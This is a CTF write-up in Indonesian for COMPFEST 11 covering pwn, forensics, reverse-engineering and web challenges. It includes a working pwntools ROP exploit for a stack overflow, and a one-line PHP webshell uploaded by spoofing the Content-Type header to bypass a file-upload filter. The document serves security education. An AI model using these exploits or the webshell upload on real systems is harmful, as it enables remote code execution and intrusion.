

# Write Up COMPFEST 11

/bin/us



Alex Ferdinand Gunawan  
Daniel Kong  
Kris Saputra

Bina Nusantara University

# Pwn

## Let's Jump

### Cara Pengerjaan

Awalnya saya mengecek jenis binary dan mekanisme keamanan yang ada pada binary.

```
drainvers@halcyon:~/Downloads/compfest_11/quals/pwn/lets_jump$ file problem
problem: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked
, interpreter /lib64/l, for GNU/Linux 2.6.32, BuildID[sha1]=a1f92a50ea5986e8fe27
b76f47f974f6f1898736, stripped
drainvers@halcyon:~/Downloads/compfest_11/quals/pwn/lets_jump$ checksec problem
[*] '/home/drainvers/Downloads/compfest_11/quals/pwn/lets_jump/problem'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
drainvers@halcyon:~/Downloads/compfest_11/quals/pwn/lets_jump$
```

Setelah itu saya melakukan dekompile dengan IDA Pro untuk menelusuri binary dengan cepat. Program hanya meminta input, lalu akan tutup setelah menerima input.

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
    setvbuf(stdin, 0LL, 2, 0LL);
    setvbuf(stdout, 0LL, 2, 0LL);
    puts("Enter input");
    sub_400836();
    return 0LL;
}

char *sub_400836()
{
    char s; // [rsp+Fh] [rbp-1h]

    return fgets(&s, 60, stdin);
}
```

Ada function pencetak flag yang memerlukan dua parameter tertentu (1, "Hewhewbrew").

```

int __fastcall sub_4007B6(__int64 a1, const char *a2)
{
    FILE *v2; // ST18_8
    int result; // eax
    char *s; // [rsp+10h] [rbp-10h]

    v2 = fopen("flag.txt", "r");
    s = (char *)malloc(0x28uLL);
    result = __isoc99_fscanf(v2, "%s", s);
    if ( a1 == 1 )
    {
        result = strcmp(a2, "Hewhewbrew");
        if ( !result )
        {
            puts(s);
            exit(0);
        }
    }
    return result;
}

```

Dari situ saya menarik kesimpulan bahwa binary perlu dieksploit dengan buffer overflow, terbukti ketika program mengalami segfault setelah memasukkan 8 karakter.

```

drainvers@halcyon:~/Downloads/compfest_11/quals/pwn/lets_jump$ ./problem
Enter input
AAAAAAAA
Segmentation fault (core dumped)
drainvers@halcyon:~/Downloads/compfest_11/quals/pwn/lets_jump$ █

```

Maka saya perlu mengisi register RIP supaya saya dapat memasukkan parameter ke register RDI dan RSI (karena binary ini dibuat untuk arsitektur 64-bit, parameter dimasukkan melalui return-oriented programming), lalu memanggil function pencetak flag tersebut.

Namun, dalam proses percobaan untuk exploit, saya sempat kesulitan dalam memformat payload dan alignmentnya karena alamat tidak mengenai RIP dengan tepat. Setelah beberapa percobaan, akhirnya saya dapat alignment yang sesuai, berikut exploit scriptnya:

## Kode

pwn_lets_jump.py
<pre> #!/usr/bin/env python  from pwn import *  elf = ELF("./problem", checksec=False)  def isRemote(switch):     if switch: return remote("104.250.105.109", 19001)     else: return process(elf.path) </pre>

```
p = isRemote(True)

pop_rdi_ret = 0x400923
pop_rsi_r15_ret = 0x400921
password = 0x600952

payload = 'A' * 9
payload += p64(pop_rdi_ret)
payload += p64(1)
payload += p64(pop_rsi_r15_ret)
payload += p64(password)
payload += 'A' * 8
payload += p64(0x4007b6)

p.sendlineafter("Enter input\n", payload)
log.success("Flag: {}".format(p.recvline()))
p.close()
```

```
$ ./pwn_lets_jump.py
[+] Opening connection to 104.250.105.109 on port 19001: Done
[+] Flag: CTF{jump_and_play_with_ret_gadget}
[*] Closed connection to 104.250.105.109 port 19001
```

Flag

CTF{jump\_and\_play\_with\_ret\_gadget}

## Entahlah

Cara Pengerjaan

Kode

Flag


# Forensic

## Cable News Network

### Cara Pengerjaan

Diberikan sebuah gambar. Dari gambar tersebut hanya terlihat seperti gambar aneh. Dari exiftool tidak ditemukan apapun. Tapi jika kita gunakan *stegsolve*, kita bisa mencari dan menemukan flag di Full Green.

### Screenshot



### Flag


COMPFEST11{preprocessing\_convolutional\_neural\_network\_yeay}

## File Separation

### Cara Pengerjaan

Diberikan 8 potongan gambar yang tidak ada urutannya. Sepertinya tujuannya adalah untuk mencari urutan potongan yang benar. Untuk itu dapat digunakan metode *Permutasi* untuk generate semua kemungkinan yang ada, Lalu tinggal memeriksa apakah file yang di generate tersebut merupakan file JPG atau bukan (Karena dari *nautilus* ada 1 file yang dengan thumbnail JPG), jika iya, maka akan di verify oleh PIL, jika verify tersebut benar, file akan disimpan, bila tidak akan dihapus. Berikut program python yang digunakan:

### Kode



solve.py

```
from itertools import permutations
from PIL import Image
import os, magic

ls = os.listdir('.')
ls.sort()
```

```

ls.pop()
ls.pop()

pieces = []

for piece in ls:
    with open(piece, "rb") as f:
        pieces.append(f.read())


# print pieces

perms = list(permutations(pieces))
# print perms
# print range(len(perms))

for p, i in zip(perms, range(len(perms))):
    with open("result/{}.jpg".format(i), "wb") as f:
        print "File: " + str(i) + ".jpg"
        f.write(''.join(p))
        f.close()
    if magic.from_file("result/" + str(i) + ".jpg") == "data":
        os.system("rm result/" + str(i) + ".jpg")
        print "Not picture -> " + str(i) + ".jpg"
    else:
        try:
            img = Image.open("result/" + str(i) + ".jpg")
            img.verify()
            print "VERIFIED"
        except:
            os.system("rm result/" + str(i) + ".jpg")
            print str(i) + ".jpg" + " -> Bad image"
            continue

```

```
ark@ArkAngels: ~/perm/myfile
File Edit View Search Terminal Tabs Help
ark@ArkAngels: ~/ctf-tools/burpsuite x ark@ArkAngels: ~/perm/myfile x
12911.jpg -> Bad image
File: 12912.jpg
12912.jpg -> Bad image
File: 12913.jpg
12913.jpg -> Bad image
File: 12914.jpg
12914.jpg -> Bad image
File: 12915.jpg
12915.jpg -> Bad image
File: 12916.jpg
12916.jpg -> Bad image
File: 12917.jpg
12917.jpg -> Bad image
File: 12918.jpg
VERIFIED
File: 12919.jpg
VERIFIED
File: 12920.jpg
VERIFIED
File: 12921.jpg
VERIFIED
File: 12922.jpg
VERIFIED
File: 12923.jpg
```





Gambar yang berisikan flag ada di gambar ke 12919 (Dan typo karena COMPFEST jadi COMFPEST).



Flag

COMFPEST11{preprocessing\_convolutional\_neural\_network\_yeay}

# Reverse

## Red Pill or Blue Pill

### Cara Pengerjaan

Di soal diberikan sebuah file executable ELF 32 bit. File tersebut menerima input menggunakan syscall linux sebesar 100 byte yang dimasukkan di array dword\_804A000, tetapi flag memiliki

```
9 void *retaddr; // [esp+0h] [ebp+0h]
10 signed int v7; // [esp+4h] [ebp+4h]
11 signed int i; // [esp+4h] [ebp+4h]
12 signed int v9; // [esp+4h] [ebp+4h]
13 signed int v10; // [esp+8h] [ebp+8h]
14 int j; // [esp+Ch] [ebp+Ch]
15
16 v0 = sys_read(0, &dword_804A000, 0x100u);
17 v7 = -1;
18 do
19     ++v7;
20 while ( *(int *)((char *)&dword_804A000 + v7) );
21 if ( v7 == 29 )
22 {
23     for ( i = -1; ++i < 29; *(void **)((char *)&retaddr + i + 20) = (void *)j )
24     {
25         v10 = -1;
26         for ( j = 0; ++v10 < 29; j = (v1 + j) % 127 )
27         {
28             v1 = 29 * (unsigned __int8)v10;
29             LOWORD(v1) = byte_804A100[29 * (unsigned __int8)v10 + i] * *((char *)&dword_804A000 + v10);
30         }
31     }
32     v9 = -1;
33     while ( ++v9 < 29 )
34     {
35         if ( byte_804A478[v9] != *((_BYTE *)&retaddr + v9 + 20) )
36         {
37             v3 = sys_write(1, &unk_804A453, 0xEu);
38             goto LABEL_16;
39         }
40     }
41     v2 = sys_write(1, &unk_804A449, 0xAu);
42 }
43 else
44 {
45     v4 = sys_write(1, &unk_804A461, 0x17u);
46 }
47 LABEL_16:
48 v5 = sys_exit(1);
49 }
```

panjang 29 byte atau karakter, panjang flag diukur dengan loop. Jika panjang flag tidak sesuai program akan menampilkan string unk\_804A461 yang menandakan kalau panjang flag salah.

```

.data:0804A461 unk_804A461 db 4Eh ; N
.data:0804A462 db 6Fh ; o
.data:0804A463 db 74h ; t
.data:0804A464 db 20h
.data:0804A465 db 74h ; t
.data:0804A466 db 68h ; h
.data:0804A467 db 65h ; e
.data:0804A468 db 20h
.data:0804A469 db 63h ; c
.data:0804A46A db 6Fh ; o
.data:0804A46B db 72h ; r
.data:0804A46C db 72h ; r
.data:0804A46D db 65h ; e
.data:0804A46E db 63h ; c
.data:0804A46F db 74h ; t
.data:0804A470 db 20h
.data:0804A471 db 6Ch ; l
.data:0804A472 db 65h ; e
.data:0804A473 db 6Eh ; n
.data:0804A474 db 67h ; g
.data:0804A475 db 74h ; t
.data:0804A476 db 68h ; h
.data:0804A477 db 0Ah

```

Jika flag benar program akan menampilkan string unk\_804A449, sedangkan string unk\_804A453 ditampilkan jika flag salah.

```

.data:0804A449 unk_804A449 db 48h ; H ; DATA XREF: start+C5fo
.data:0804A44A db 6Fh ; o
.data:0804A44B db 6Fh ; o
.data:0804A44C db 72h ; r
.data:0804A44D db 61h ; a
.data:0804A44E db 79h ; y
.data:0804A44F db 20h
.data:0804A450 db 3Ah ; :
.data:0804A451 db 29h ; )
.data:0804A452 db 0Ah
.data:0804A453 unk_804A453 db 4Eh ; N ; DATA XREF: start+DDfo
.data:0804A454 db 6Fh ; o
.data:0804A455 db 74h ; t
.data:0804A456 db 20h
.data:0804A457 db 48h ; H
.data:0804A458 db 6Fh ; o
.data:0804A459 db 6Fh ; o
.data:0804A45A db 72h ; r
.data:0804A45B db 61h ; a
.data:0804A45C db 79h ; y
.data:0804A45D db 20h
.data:0804A45E db 3Ah ; :
.data:0804A45F db 28h ; (
.data:0804A460 db 0Ah

```

Secara singkat algoritma validasi flag adalah mengalikan nilai setiap karakter flag dengan nilai - nilai dari array byte\_804A100, hasilnya kemudian dijumlahkan dan dibandingkan dengan nilai - nilai dari array byte\_804A478, jika ada yang berbeda maka flag salah. Sebenarnya flag divalidasi sebanyak 29 kali dengan 29 nilai pada byte\_804A478, dan hasil setiap karakter dimodulo 127 pada tiap proses penjumlahan. Array byte\_804A100 memuat 841 nilai untuk setiap perkalian pada proses validasi flag, byte\_804A100 merupakan array 1 dimensi tetapi digunakan seperti array 2 dimensi. Hasil dekompile IDA pro kurang ilustratif karena file executable soal tampaknya dibuat menggunakan assembly dan hasil machine codenya agak berbeda dengan konvensi machine code yang dihasilkan oleh C sehingga hasil dekompile IDA pro menjadi tidak terlalu sesuai, karena itu pada saat analisa hasil dekompile harus dibandingkan dengan hasil disassembly.

```
.data:0804A100 byte_804A100 db 5Bh
.data:0804A101 db 43h ; C
.data:0804A102 db 6Dh ; m
.data:0804A103 db 67h ; g
.data:0804A104 db 1Ch
.data:0804A105 db 38h ; 8
.data:0804A106 db 10h
.data:0804A107 db 33h ; 3
.data:0804A108 db 14h
.data:0804A109 db 52h ; R
.data:0804A10A db 33h ; 3
.data:0804A10B db 7Ah ; z
.data:0804A10C db 27h ; '
.data:0804A10D db 1Bh
.data:0804A10E db 3Dh ; =
.data:0804A10F db 3Dh ; =
.data:0804A110 db 40h ; @
.data:0804A111 db 6Ah ; j
.data:0804A112 db 0Fh
.data:0804A113 db 1
.data:0804A114 db 68h ; h
.data:0804A115 db 60h ; `
.data:0804A116 db 0Ch
.data:0804A117 db 6Eh ; n
.data:0804A118 db 5Ch ; \
.data:0804A119 db 19h
.data:0804A11A db 58h ; X
.data:0804A11B db 3Dh ; =
.data:0804A11C db 46h ; F
.data:0804A11D db 5Ch ; \
.data:0804A11E db 79h ; y
.data:0804A11F db 67h ; g
.data:0804A120 db 6Fh ; o
.data:0804A121 db 5Eh ; ^
.data:0804A122 db 51h ; Q
.data:0804A123 db 49h ; T
```



```

.data:0804A478 byte_804A478 db 13h
.data:0804A479 db 7Eh ; ~
.data:0804A47A db 4Ah ; J
.data:0804A47B db 26h ; &
.data:0804A47C db 5Ah ; Z
.data:0804A47D db 58h ; [
.data:0804A47E db 28h ; (
.data:0804A47F db 54h ; T
.data:0804A480 db 69h ; i
.data:0804A481 db 68h ; h
.data:0804A482 db 5Dh ; ]
.data:0804A483 db 75h ; u
.data:0804A484 db 36h ; 6
.data:0804A485 db 7Ah ; z
.data:0804A486 db 4Ch ; L
.data:0804A487 db 69h ; i
.data:0804A488 db 23h ; #
.data:0804A489 db 15h
.data:0804A48A db 4Eh ; N
.data:0804A48B db 41h ; A
.data:0804A48C db 7Dh ; }
.data:0804A48D db 19h
.data:0804A48E db 4Ah ; J
.data:0804A48F db 4Dh ; M
.data:0804A490 db 1Ah
.data:0804A491 db 40h ; @
.data:0804A492 db 5Eh ; ^
.data:0804A493 db 61h ; a
.data:0804A494 db 2Ch ; ,

```

Pada awalnya penulis mencoba menemukan flag menggunakan Z3, tetapi proses perhitungan berjalan dengan sangat lambat karena kompleksitas constraint yang harus digunakan. Setelah memutar otak penulis menyadari bahwa pada setiap penjumlahan hasil kali tabel dengan flag (pada baris LOWORD(v1) dst) di for loop dilakukan modulo dengan 127 pada hasilnya, sehingga sebenarnya algoritma flag dapat dimodelkan dengan operasi pada struktur ring atau finite field dengan ordo sebesar 127, nilai pada struktur tersebut dibatasi minimal 0 dan maksimal 126 dan overflow atau underflow akan terjadi jika suatu operasi menghasilkan nilai diluar dari batas tersebut.

Penghitungan flag dilakukan menggunakan sagemath. Algoritma dijadikan perkalian

matrix

$inputFlag \times tbl = check(1)$ ,  $tbl$  adalah `byte_804A100` sedangkan `byte_804A478` adalah `check`. `byte_804A100` dikonversi menjadi  $tbl$  yang berdimensi 2 atau  $29 \times 29$  dan ditranspose agar dimensinya sesuai dengan input, sedangkan `check` berdimensi 1 atau  $1 \times 29$ . Method `tbl_matrix.solve_left` berfungsi untuk menghitung variabel yang tidak diketahui pada persamaan (1) yaitu flag, kemudian hasilnya diubah menjadi string menggunakan fungsi `chr` dan list comprehension.

## Kode

`solve_rbp.py (sagemath)`

```

from sage.all import *

tbl = [ '[' , 'C' , 'm' , 'g' , '\x1C' , '8' , '\x10' , '3' , ...
#tbl dr hsl export byte_804A100

assert(len(tbl) == 841)
tbl = list(map(ord, tbl))

```

```

check = ['\x13', '~', 'J', '&', 'Z', '[', '(', ...
#check dr hsl export byte_804A478

assert(len(check) == 29)
check = list(map(ord, check))

ff127 = Zmod(127)
tbl_matrix = matrix(ff127, [[tbl[29 * v10 + i] for v10 in range(29)] for i in
range(29)]).transpose()
check_matrix = matrix(ff127, check)

flag = tbl_matrix.solve_left(check_matrix)
print(''.join([chr(c) for c in flag[0]]))

```

```

$ sage solve_rbp.py
ya_Its_wE1rD_z3_do3S_Not_w0Rk #flag tanpa format flag

```

## Flag

COMPFEST11{ya\_Its\_wE1rD\_z3\_do3S\_Not\_w0Rk}

# Web

## Pendaftaran Volunteer AYEY

### Cara Pengerjaan

Diberikan sebuah web dengan fitur upload file. Dari challdesc yang ada, file yang dapat ter-upload hanya JPG atau PNG. Sepertinya chall ini bertujuan untuk upload webshell. Namun sepertinya website hanya memeriksa dari magic number sebuah file dan hasil dari pemeriksaan itu akan berpengaruh ke header Content-type.

```
ark@ArkAngels:~$  
↳ cat shell6969.php  
<?php system($_GET['cmd']) ?>
```

Dari sini, kita bisa mengupload file php dengan menggunakan Intercept request dari Burpsuite dengan mengganti di header bagian Content-type dari application/x-php menjadi image/png.



## Pendaftaran Volunteer AYEY!

---

Nama :

No.Hp :

Pas Foto :  shell6969.php

Burp Suite Community Edition v1.7.36 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Request to http://104.250.105.109:19018

Forward Drop Intercept is on Action

Comment this item

Raw Params Headers Hex

```
POST /upload.php HTTP/1.1
Host: 104.250.105.109:19018
Content-Length: 525
Cache-Control: max-age=0
Origin: http://104.250.105.109:19018
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarybbEbnGCVFhW5RZ
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.142 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://104.250.105.109:19018/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: csrfToken=PhhaXmpNWTcQxsZNni4LxC0mEenJBBPoEL0H5NNPYRC8gNB5U0w44aZ2zlv9SdF; admin=False; PHPSESSID=351f13933d75282f17552770ab0ff6c9
Connection: close

-----WebKitFormBoundarybbEbnGCVFhW5RZ
Content-Disposition: form-data; name="nama"

asd

-----WebKitFormBoundarybbEbnGCVFhW5RZ
Content-Disposition: form-data; name="nomer"

12312321

-----WebKitFormBoundarybbEbnGCVFhW5RZ
Content-Disposition: form-data; name="fileToUpload"; filename="shell6969.php"
Content-Type: application/x-php

<?php system($_GET['cmd']) ?>

-----WebKitFormBoundarybbEbnGCVFhW5RZ
Content-Disposition: form-data; name="submit"
```

? < + > Type a search term 0 matches

Burp Suite Community Edition v1.7.36 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Request to http://104.250.105.109:19018

Forward Drop Intercept is on Action

Comment this item

Raw Params Headers Hex

```
POST /upload.php HTTP/1.1
Host: 104.250.105.109:19018
Content-Length: 525
Cache-Control: max-age=0
Origin: http://104.250.105.109:19018
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarybbEbnGCVFhW5RZ
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.142 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://104.250.105.109:19018/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: csrfToken=PhhaXmpNWTcQxsZNni4LxC0mEenJBBPoEL0H5NNPYRC8gNB5U0w44aZ2zlv9SdF; admin=False; PHPSESSID=351f13933d75282f17552770ab0ff6c9
Connection: close

-----WebKitFormBoundarybbEbnGCVFhW5RZ
Content-Disposition: form-data; name="nama"

asd

-----WebKitFormBoundarybbEbnGCVFhW5RZ
Content-Disposition: form-data; name="nomer"

12312321

-----WebKitFormBoundarybbEbnGCVFhW5RZ
Content-Disposition: form-data; name="fileToUpload"; filename="shell6969.php"
Content-Type: image/png

<?php system($_GET['cmd']) ?>

-----WebKitFormBoundarybbEbnGCVFhW5RZ
Content-Disposition: form-data; name="submit"
```

? < + > Type a search term 0 matches





Warning: session\_start(): Cannot start session when headers already sent in /var/www/html/upload.php on line 5


**Terima kasih sudah mendaftar!**

Namamu adalah asd  
Nomermu adalah 123123123

[Download Bukti Pendaftaran](#)

Waiting for 104.250.105.109

Setelah berhasil ter-upload, kita tinggal mengakses uploaded file untuk mencari flag.



```
total 176956 -rw-rw-r-- 1 root root 27682839 Aug 2 14:15 (1) PHP Tutorial How To Pass Variables In PHP Using Sessions And Get Method - YouTube.mkv -rw-rw-r-- 1 root root 106419361 Aug 2 14:15 (16) Recover a RSA Private Key From a TLS Session With Perfect Forward Secrecy - YouTube.mp4 -rw-rw-r-- 1 root root 1227919 Aug 2 14:15 (30) Crushing up boxes - YouTube.mkv -rw-rw-r-- 1 root root 539205 Aug 2 14:15 (30) I just stole a kiss (RE-MAKE) - YouTube.mkv -rw-rw-r-- 1 root root 539205 Aug 2 14:15 (30) If I'm not a bush, I'm not no one - YouTube.mkv -rw-rw-r-- 1 root root 1099968 Aug 2 14:15 (30) Insane card trick - YouTube.mkv -rw-rw-r-- 1 root root 2465099 Aug 2 14:15 (30) Never Illegally Download - YouTube.mkv -rw-rw-r-- 1 root root 117310 Aug 2 14:15 (30) Pallet jack fail. Faceplant - YouTube.mkv -rw-rw-r-- 1 root root 3394505 Aug 2 14:15 (30) Parents Suck - YouTube.mkv -rw-rw-r-- 1 root root 701041 Aug 2 14:15 (30) RTE News Award winning fake typing. - YouTube.mkv -rw-rw-r-- 1 root root 3433900 Aug 2 14:15 (30) Render unto Obama - YouTube.mkv -rw-rw-r-- 1 root root 818227 Aug 2 14:15 (30) Robert It Goes Down - YouTube.mkv -rw-rw-r-- 1 root root 633986 Aug 2 14:15 (30) Scared my deaf cat when I got home - YouTube.mkv -rw-rw-r-- 1 root root 8219574 Aug 2 14:15 (30) The Coconut Song - (Da Coconut Nut) - YouTube.MP4 -rw-rw-r-- 1 root root 20432380 Aug 2 14:15 (30) Vitas 7th Element 2002 - YouTube.MP4 -rw-rw-r-- 1 root root 781360 Aug 2 14:15 (30) guacamole - YouTube.mkv -rw-rw-r-- 1 root root 148882 Aug 2 14:15 (30) memes - YouTube.mkv -rw-rw-r-- 1 root root 8808 Aug 2 14:15 1.jpeg -rw-rw-r-- 1 root root 50717 Aug 2 14:15 1y8jdl.jpg -rw-rw-r-- 1 root root 10032 Aug 2 14:15 2.jpeg -rw-rw-r-- 1 root root 180399 Aug 2 14:15 80s-spiderman_o_369316.jpg -rw-rw-r-- 1 root root 12615 Aug 2 14:15 CLv4KP5WwAQ65WA.jpg -rw-rw-r-- 1 root root 63341 Aug 2 14:15 Dear-Diary-I-Wish.jpg -rw-rw-r-- 1 root root 209293 Aug 2 14:15 MuoZey7.png -rw-rw-r-- 1 root root 76204 Aug 3 00:21 Spongesecret.jpg -rw-rw-r-- 1 root root 291740 Aug 2 14:15 batman-vs-spiderman.jpg -rw-rw-r-- 1 root root 127132 Aug 2 14:15 hB893411F.jpeg -rw-rw-r-- 1 root root 79177 Aug 2 14:15 hD4B14658.jpeg -rw-rw-r-- 1 root root 81844 Aug 2 14:15 mcu-spidean-memes-Spider-Man-Vs-Iron-Man-Memes-funny-ironman-peter-parker-memes-7.jpg -rw-rw-r-- 1 root root 144 Aug 2 14:15 nothing_here.zip -rw-rw-r-- 1 www-data www-data 9197 Aug 3 10:28 peserta_0byte.php 